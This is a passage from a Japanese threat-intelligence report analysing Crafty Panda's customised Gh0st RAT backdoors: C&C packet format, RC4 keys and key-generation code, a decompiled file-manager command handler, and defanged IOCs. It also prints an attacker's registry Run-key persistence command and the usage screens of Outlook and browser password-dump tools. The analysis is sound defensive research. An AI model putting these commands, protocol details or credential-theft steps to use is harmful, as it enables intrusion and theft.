図 17 改変された Gh0st RAT のコマンド受信処理

ダウンロードされるプラグインモジュールは PluginMe または PluginMeEx というエクスポート関数をもつ DLL で、Gh0st RAT 本体はモジュールを C&C サーバーからダウンロードしてメモリ上に適切に配置し、PluginMe または PluginMeEx 関数を呼び出しています。この過程において、プラグインモジュールは DLL ファイルとして保存されずメモリ上でロード・実行されているため、ファイルレスでバックドア動作が実行されています。また、Gh0st RAT 本体はファイルレスでのダウンローダー機能しか有していないため、改変前に比べてアンチウイルスソフトに検知されにくくなっています。以上のことから、今回の改変はアンチウイルスソフトに対する検知回避が主な目的の一つだと考えられます。

プラグイン型の Gh0st RAT の C&C 通信は、表 2 に示す宛先への TCP 通信で、図 18 に示すようにソースコードが公開された Gh0st RAT と同様のペイロード構成になっています。まず、ペイロードのヘッダーとして、ペイロードの先頭 5 Bytes は識別用のパケットフラグで、次の 4 Bytes はペイロードのサイズ、さらに次の 4 Bytes は解凍後のデータのサイズを記載しています。そして、ヘッダーの後に圧縮されたデータが記載されています。なお、パケットフラグはシステムの起動時間をシードとして生成した 5

Bytes のランダム値となっています。

表 2 プラグイン型 Gh0st RAT のアクセス先

ドメイン	ポート番号
mail.nsyeapig[.]com	29880/tcp




図 18 送受信するペイロードの例（受信時）

プラグイン型 Gh0st RAT では、公開された Gh0st RAT とデータの圧縮・解凍処理が異なっていました。公開された Gh0st RAT では zlib による圧縮・解凍処理が実装されていましたが、今回のプラグイン型 Gh0st RAT では表 3 のように LZO v1（Lempel-Ziv-Oberhumer）[4][5]という圧縮アルゴリズムによる圧縮・解凍処理が実装されていました。LZO は解凍処理の速さに特徴がある可逆データ圧縮アルゴリズムで、アクターは最新のバージョン 2 系でなく、古いバージョン 1 系を採用しています。

プラグイン型 Gh0st RAT がプラグインモジュールをダウンロードする際、解凍後のデータは図 19 のように 1 Byte のコマンドとコンテンツで構成されていました。また、そのコンテンツは、表 4 に示す方式で暗号化されていました。

表 3 データの圧縮・解凍処理

対象	方式
公開された Gh0st RAT	zlib
プラグイン型 Gh0st RAT	LZO (Lempel-ZIv-Oberhumer) v1




図 19 解凍処理後のデータの例

表 4 プラグイン型 Gh0st RAT によるコンテンツの暗号化

方式	暗号鍵
RC4	"10.10.10.166 ww1.10." (20 Bytes)

4.5. Gh0st RAT のプラグインモジュール

今回の攻撃で観測したプラグイン型 Gh0st RAT のプラグインモジュールは、File Manager と Shell Manager の 2 種類でした。両モジュールとも PluginMe 関数をエクスポートしており、今回は PluginMeEx 関数をエクスポートしているモジュールを確認できませんでした。なお、PluginMe 関数と PluginMeEx 関数とでは、Gh0st RAT 本体から関数を呼び出す際の引数が異なっています。

File Manager は、アクターがリモートで感染端末上のファイルやフォルダを表示・操作する機能が実装されています。本機能は、図 20 と図 21 をみると分かるように、公開されたソースコードの中の CFileManager クラス（filemanager.h、FileManager.cpp）と実装が類似しており、また、C&C サーバーから受信する制御コマンドも公開されたソースコードと一致していることから、File Manager は CFileManager クラスをモジュール化したものだと考えられます。

```
28  void CFileManager::OnReceive(LPBYTE lpBuffer, UINT nSize)
29  {
30          switch (lpBuffer[0])
31          {
32          case COMMAND_LIST_FILES:// 获取文件列表
33                  SendFilesList((char *)lpBuffer + 1);
34                  break;
35          case COMMAND_DELETE_FILE:// 删除文件
36                  DeleteFile((char *)lpBuffer + 1);
37                  SendToken(TOKEN_DELETE_FINISH);
38                  break;
39          case COMMAND_DELETE_DIRECTORY:// 删除文件
40                  ////printf("删除目录 %s\n", (char *)(bPacket + 1));
41                  DeleteDirectory((char *)lpBuffer + 1);
42                  SendToken(TOKEN_DELETE_FINISH);
43                  break;
44          case COMMAND_DOWN_FILES: // 上传文件
45                  UploadToRemote(lpBuffer + 1);
46                  break;
47          case COMMAND_CONTINUE: // 上传文件
48                  SendFileData(lpBuffer + 1);
49                  break;
50          case COMMAND_CREATE_FOLDER:
51                  CreateFolder(lpBuffer + 1);
52                  break;
53          case COMMAND_RENAME_FILE:
54                  Rename(lpBuffer + 1);
55                  break;
```

図 20 ソースコードのコマンド受信処理（CFileManager クラス）

```
switch ( *lpBuffer )
{
  case 2u:                                  // COMMAND_LIST_FILES
    result = CFileManager::SendFilesList(this, (int)(lpBuffer + 1));
    break;
  case 3u:                                  // COMMAND_DOWN_FILES
    result = CFileManager::UploadToRemote(this, (LPCWSTR)(lpBuffer + 1));
    break;
  case 4u:                                  // COMMAND_FILE_SIZE
    result = CFileManager::CreateLocalRecvFile((const WCHAR *)this, (int)(lpBuffer + 1));
    break;
  case 5u:                                  // COMMAND_FILE_DATA
    result = CFileManager::WriteLocalRecvFile((const WCHAR *)this, (DWORD)(lpBuffer + 1), BufferLen - 1);
    break;
  case 7u:                                  // COMMAND_CONTINUE
    result = (unsigned __int8)CFileManager::SendFileData((const WCHAR *)this, (PLONG)(lpBuffer + 1));
    break;
  case 8u:                                  // COMMAND_STOP
    result = CFileManager::StopTransfer(this);
    break;
  case 9u:                                  // COMMAND_DELETE_FILE
    v4 = LoadLibraryW(aKernel32Dll_0);
    v5 = v4;
    DeleteFileW = (BOOL (__stdcall *)(LPCWSTR))GetProcAddress(v4, aDeletefilew);
    DeleteFileW((LPCWSTR)(lpBuffer + 1));
    CFileManager::SendToken(0x6C);
    result = FreeLibrary(v5);
    break;
  case 10u:                                 // COMMAND_DELETE_DIRECTORY
    CFileManager::DeleteDirectory((const WCHAR *)(lpBuffer + 1));
    result = CFileManager::SendToken(0x6C);
    break;
```

図 21 プラグインモジュールのコマンド受信処理（File Manager）

Shell Manager は、アクターがリモートでインタラクティブに OS コマンドを実行する機能が実装されています。C&C サーバーとの TCP セッションを確立し、受信バッファと標準入力、送信バッファと標準出力/標準エラー出力をそれぞれ作成したパイプで繋ぎ、CreateProcessW 関数を用いて cmd.exe を実行することで、本機能を実現しています。本機能は、公開されたソースコードの中の CShellManager クラス（ShellManager.h、ShellManager.cpp）と実装が類似していることから、Shell Manager は CShellManager クラスをモジュール化したものだと考えられます。

プラグインモジュールの C&C 通信は、宛先やペイロード構成が Gh0st RAT 本体と同じで、ペイロードのデータも本体と同じ LZO v1 で圧縮されていました。ペイロードの先頭にあるパケットフラグは TCP セッションごとに生成され、本体から呼び出されるプラグインモジュールにそれぞれ別の値が適用されています。

また、File Manager によってファイルリストの送信やファイルのアップロード/ダウンロードをする際、圧縮前または解凍後のコンテンツは RC4 方式で暗号化されていました。その際、暗号鍵は Gh0st RAT 本体と異なり、表 5 に示すようなパケットフラグを用いた値に変更されていました。

表 5　File Manager によるコンテンツの暗号化

方式	暗号鍵
RC4	[Packet Flag] + "ww1.10.1u7c9k4t2d661"　(25 Bytes)

アクターはプラグインモジュールの Shell Manager を用いて、表 6 に示す OS コマンドを実行し、Gh0st RAT による感染の永続化を設定していました。

表 6 感染の永続化設定

実行コマンド
reg add HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run /V NdfEventView /t REG_SZ /d C:¥Users¥[UserName]¥AppData¥Local¥PeerDistRepub¥NdfEventView.exe

4.6. Credential Stealer

Gh0st RAT は Out.exe と Bro.exe という 2 つのツールをユーザー環境で実行しました。Out.exe は Outlook Password Dump と呼ばれる Outlook のパスワードを取得するツールで、実行すると図 22 のような出力となります。Bro.exe は Browser Password Dump と呼ばれるブラウザに保存されたパスワードを取得するツールで、実行すると図 23 のような出力となります。これらは両方とも Web 上で販売されているもので、TA428 などの他のアクターの攻撃でも使用されていることを観測しています。また、実行は確認されていませんが、nrcp.exe というツールもダウンロードされていました。nrcp.exe は Bro.exe と同じく、ブラウザ等のクレデンシャルを取得するものです。

```
**************************************************************************

    Outlook Password Dump v3.0 by SecurityXploded

    http://securityxploded.com/outlook-password-dump.php

**************************************************************************


 Usage:
         OutlookPasswordDump.exe [-f <output_file_name>]


 Examples:

         //Dump all the Outlook passwords to console
         OutlookPasswordDump.exe

         //Dump all the Outlook passwords to a file 'c:\passlist.txt'
         OutlookPasswordDump.exe -f "c:\passlist.txt"

         //Show this help screen
         OutlookPasswordDump.exe -h
```

図 22　out.exe 実行時のキャプチャ

```
**************************************************************************

    Browser Password Dump v6.0 by SecurityXploded

    http://securityxploded.com/browser-password-dump.php

**************************************************************************


 Usage:
         BrowserPasswordDump.exe [-h | -f <output_file_name>]


 Examples:

         //Dump login passwords from all the Browsers to console
         BrowserPasswordDump.exe

         //Dump login passwords from all the Browsers to a file 'c:\passlist.txt
'
         BrowserPasswordDump.exe -f "c:\passlist.txt"

         //Show this help screen
         BrowserPasswordDump.exe -h


 ------------------------------------------------------------------------------
 Download Our New 2018 Enterprise Edition of 'Browser Password Recovery Pro'

 http://xenarmor.com/browser-password-recovery-pro-software/
 ------------------------------------------------------------------------------
```

図 23　Bro.exe 実行時のキャプチャ

5. 攻撃者の活動

5.1. DLL 型 Gh0st RAT

プラグイン型 Gh0st RAT は、侵害活動の中で別のバックドアとして自身とは異なる DLL 型の Gh0st RAT をダウンロードし、実行していました。

ダウンロードされたファイルは setup.exe と setup.vnd の 2 つです。setup.exe は Ghost RAT のインストーラーで、setup.vnd はエンコードされた Gh0st RAT でした。インストーラーが実行されると、setup.vnd を 0x2E による 1Byte XOR 演算でデコードし、kisdeffg.dml にリネームしています。さらに、Windows Defender に関係したサービスを装って、表 7 と表 8 に示すようなサービスやレジストリを登録しています。登録したサービスが起動されると、svchost.exe プロセスが DLL 型 Gh0st RAT である kisdeffg.dml をロードし、エクスポート関数 VmMain が実行されて Gh0st RAT に感染します。

表 7 登録されたサービス情報

サービス名	表示名	起動パス
kisdef	Windows Defender Event	%SystemRoot%¥system32¥svchost -k kisdef

表 8 登録されたレジストリ

レジストリキー	名前	値
HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥kisdef¥Parameters	ServiceDll	C:¥ProgramData¥config¥kisdeffg.dml
HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥kisdef¥Parameters	ServiceMain	VmMain

この DLL 型の Gh0st RAT は、プラグインモジュールを用いていた Gh0st RAT と異なり、自身にバックドア機能が実装されています。具体的には、ファイルやフォルダの操作（作成、削除、実行）、シェルによるリモート OS コマンド実行、プロセス関連の操作（リスト表示、停止など）、スクリーンキャプチャなどといった機能が実装されて

いました。

DLL 型 Gh0st RAT の C&C 通信は、先のプラグイン型 Gh0st RAT とペイロードとデータの構成が同じでしたが、通信の宛先やデータの圧縮・解凍処理、コンテンツの暗号化処理は異なっていました。C&C 通信の宛先は、表 9 のようなドメインとポート番号になっていました。データの圧縮・解凍処理は表 10 のように zlib を使用しており、さらに 0x32 による 1 Byte XOR 演算が加わっていました。また、ファイルリストの送信やファイルのアップロード/ダウンロードをする際、圧縮前および解凍後のコンテンツは表 11 に示すように RC4 方式で暗号化されていました。暗号鍵は固定の値ではなく、図 24 に示したように Packet Flag を用いた演算をして得られた値を使用していました。

表 9　DLL 型 Gh0st RAT のアクセス先

ドメイン	ポート番号
www.phpvlan[.]com	8080/tcp

表 10　DLL 型 Gh0st RAT によるデータの圧縮・解凍処理

方式
zlib + XOR 0x32

表 11　DLL 型 Gh0st RAT によるコンテンツの暗号化

方式	暗号鍵
RC4	Packet Flag を用いて演算した値 (50 Bytes)

```
28  memset(RC4_KEY, 0, 512u);
29  for ( i = 0; i < 512; ++i )
30  {
31    if ( i % 9 >= 5 )
32      RC4_KEY[i] = (i + (unsigned __int8)PacketFlag[i % 5] % 7) & 3;
33    else
34      RC4_KEY[i] = (i % 15 - 1) & PacketFlag[i % 5] & 0xF;
35    result = RC4_KEY[i] + 'A';
36    RC4_KEY[i] = result;
37  }
```


図 24　RC4 暗号鍵の生成ルーチン

本攻撃では同じファミリーのバックドアを 2 種類用意していました。DLL 型 Gh0st RAT はバックドア機能を自身に内包していることから、プラグイン型 Gh0st RAT に比べてアンチウイルスソフトに対するステルス性が低いと考えられます。このため、我々は、DLL 型 Gh0st RAT が本命のプラグイン型 Gh0st RAT を隠ぺいするためのデコイなのではないかと推測しています。また、単純に複数の種類のバックドアを用意することで、発見されずに生き残る可能性を高めているとも考えられます。

6. 帰属

私たちが Crafty Panda として追跡しているアクターは Higaisa とも呼ばれ、中国の研究者によっても報告されています[6][7]。レポートによると、Higaisa は韓国に帰属して主に北朝鮮関連の組織を標的としているとしていますが、明確な証拠は提示されていません。

Crafty Panda の標的については正しいと考えており、北朝鮮関連の情報を積極的に窃取していく様子を確認しています。また、過去に図 25 のような北朝鮮の航空会社のフライトスケジュールをデコイファイルとして利用している検体を複数確認しています。



NOTICE

AIR KORYO will operate all international and domestic schedule flights from 5 MAY 2018 to 27 OCT 2018 as below:

International Flight

FLIGHT COURSES	FLIGHT NO.	DAYS	DEP.	ARR.
Pyongyang - Beijing	JS151	Tue, Sat	0850	0950
Beijing - Pyongyang	JS152	Tue, Sat	1305	1605
Pyongyang - Beijing	JS151	Mon	0900	1000

図 25 過去のデコイファイル

しかしながら、例えば LNK ファイルから悪性コードを実行するまでの手法は Mustang Panda に類似し、侵入先で使用したクレデンシャルを窃取するツールは TA428 などが使用するものとハッシュ値が一致していました。また、Crafty Panda が 8.t というファイルを用いた Royal Road RTF Weaponizer を使用していたことも極めて重要な要素です[8]。Crafty Panda が Royal Road RTF Weaponizer によって生成されたと思われる RTF ファイルを利用した際、図 26 のデコイファイルを使用していました。Royal Road RTF Weaponizer の定義自体は様々ですが、8.t というファイルを経

由した Royal Road RTF Weaponizer を使用する攻撃は、アクターが帰属する国を推測する上で重要なヒントになります。




図 26　Crafty Panda が 8.t を利用した時のデコイファイル

さらに、C&C サーバーについても様々な考察を行うことができます。特に興味深いものとして、Gh0st RAT の C&C サーバーである www[.]phpvlan[.]com が挙げれます。このドメインには 2014 年頃からいくつかの IP アドレスが紐付けられていますが、そのうちの 2 つである 122[.]10.85.35 と 175[.]45.192.234 は過去に Cylance が Ghost Dragon というグループの活動のレポートで紹介しています[9]。Ghost Dragon はカスタマイズされた Gh0st RAT を用いて攻撃を行うことが報告されていますが、それは今回の Crafty Panda の攻撃の特徴と一致しています。

また、175[.]45.192.234 について詳しく見てみると、この IP アドレスは過去に md5c[.]net と 3w[.]tcpdo[.]net という 2 つのドメインとも関連付けられます。この 2 つのドメインは Palo Alto Networks によって報告された HenBox や Farseer というマルウェアに関するレポートに記されています[10][11]。HenBox や Farseer は Ghost Dragon とともに PKPLUG に関連があるとされています[12]。

これらのことから、Higaisa と呼ばれるアクターは韓国に帰属するものではないと私たちは考えています。

7. おわりに

NTT セキュリティ・ジャパン株式会社の SOC では、インシデント発生の防止、インシデント発生時の早期発見に向けて様々な取り組みを行っています。特に、標的型攻撃を用いた APT に関する調査や解析は、高度な攻撃への対策としての重要な手がかりとなるため、積極的なリサーチを行ってきました。

本レポートでは、2020 年 3 月に調査した COVID-19 に関連するデコイファイルを用いた攻撃について調査を行い、これが Crafty Panda によるものであることや、攻撃で使用された手法やインジケーターを明らかにしました。Crafty Panda の標的には日本も含まれていることから、SOC では引き続きこのアクターについてリサーチを行っていくつもりです。

付録には今回の調査で入手した IOC を記載しております。通信ログの確認にご活用いただければ幸いです。

8. 参考文献

[1] Anomali, “COVID-19 Themes Are Being Utilized by Threat Actors of Varying Sophistication”, https://www.anomali.com/blog/covid-19-themes-are-being-utilized-by-threat-actors-of-varying-sophistication

[2] Positive Technologies, “ COVID-19 и новогодние поздравления: исследуем инструменты группировки Higaisa“, https://www.ptsecurity.com/ru-ru/research/pt-esc-threat-intelligence/covid-19-i-novogodnie-pozdravleniya-issleduem-instrumenty-gruppirovki-higaisa/

[3] GitHub, "iGh0st/gh0st3.6_src", https://github.com/iGh0st/gh0st3.6_src

[4] oberhumer.com, "LZO real-time data compression library", http://www.oberhumer.com/opensource/lzo/

[5] oberhumer.com, "Index of /opensource/lzo/download/LZO-v1", http://www.oberhumer.com/opensource/lzo/download/LZO-v1/

[6] Tencent, “APT 攻击组织"黑格莎（Higaisa）"攻击活动披露”, https://s.tencent.com/research/report/836.html

[7] Tencent, “ “ Higaisa （黑格莎）”组织近期攻击活动报告”, https://s.tencent.com/research/report/895.html

[8] nao_sec, “An Overhead View of the Royal Road”, https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html

[9] Cylance, “The Ghost Dragon”, https://threatvector.cylance.com/en_us/home/the-ghost-dragon.html

[10] Palo Alto Networks, “HenBox: The Chickens Come Home to Roost”, https://unit42.paloaltonetworks.com/unit42-henbox-chickens-come-home-roost/

[11] Palo Alto Networks, “Farseer: Previously Unknown Malware Family bolsters the Chinese armoury”, https://unit42.paloaltonetworks.com/farseer-previously-unknown-malware-family-bolsters-the-chinese-armoury/

[12] Palo Alto Networks, “PKPLUG: Chinese Cyber Espionage Group Attacking Southeast Asia”, https://unit42.paloaltonetworks.com/pkplug_chinese_cyber_espionage_group_attacking_asia/

9. 本レポートについて

レポート作成者

NTT セキュリティ・ジャパン株式会社

小澤文生、小池倫太郎、林匠悟

レポート責任者

NTT セキュリティ・ジャパン株式会社

羽田大樹

履歴

2020 年 07 月 14 日（ver1.0）：初版公開

付録

SOC が観測した Crafty Panda による攻撃について、IOC を以下に示します。

検体ハッシュ値

ハッシュ値（MD5）	説明
21a51a834372ab11fba72fb865d6830e	20200308-sitrep-48-covid-19.pdf.lnk
98406fd125578d762e5ed657597d395e	accessories.lnk
4f8ff5e70647dbc5d91326346c393729	9sOXN6Ltf0afe7.js
83d04f21515c7e6316f9cd0bb393a118	OINFO12.OCX
522f37a15221e98ff91f9d1327e28059	PIZ Stealer(msshavmsg.exe)
fd648c3b7495abbe86b850587e2e5431	AttackBot(Wordcnvpxy.exe)
f689da6eaceb690c0dadadb77edb1dd2	Gh0st RAT(NdfEventView.exe)
58c41922f08437585d15ec2cf670bce7	Credential Stealer(Bro.exe)
2bddf60edcc7aef81fb830f5f24d4c42	Credential Stealer(Out.exe)
6397fc57caae8c7923c15a38e5200ecb	Gh0st RAT Installer(setup.exe)
c1efb305a442f91a6a4ecea83b088d1d	Gh0st RAT(setup.vnd)
1fa942e99ece01022ec61c9f9e555984	Gh0st RAT(kisdeffg.dml)

ドメイン

- mail.nsyeapig[.]com
- motivation.neighboring[.]site
- www.phpvlan[.]com

IP アドレス

- 69[.]172.75.223

URL

- http://motivation.neighboring[.]site/01/index.php
- http://69[.]172.75.223/webb/index.php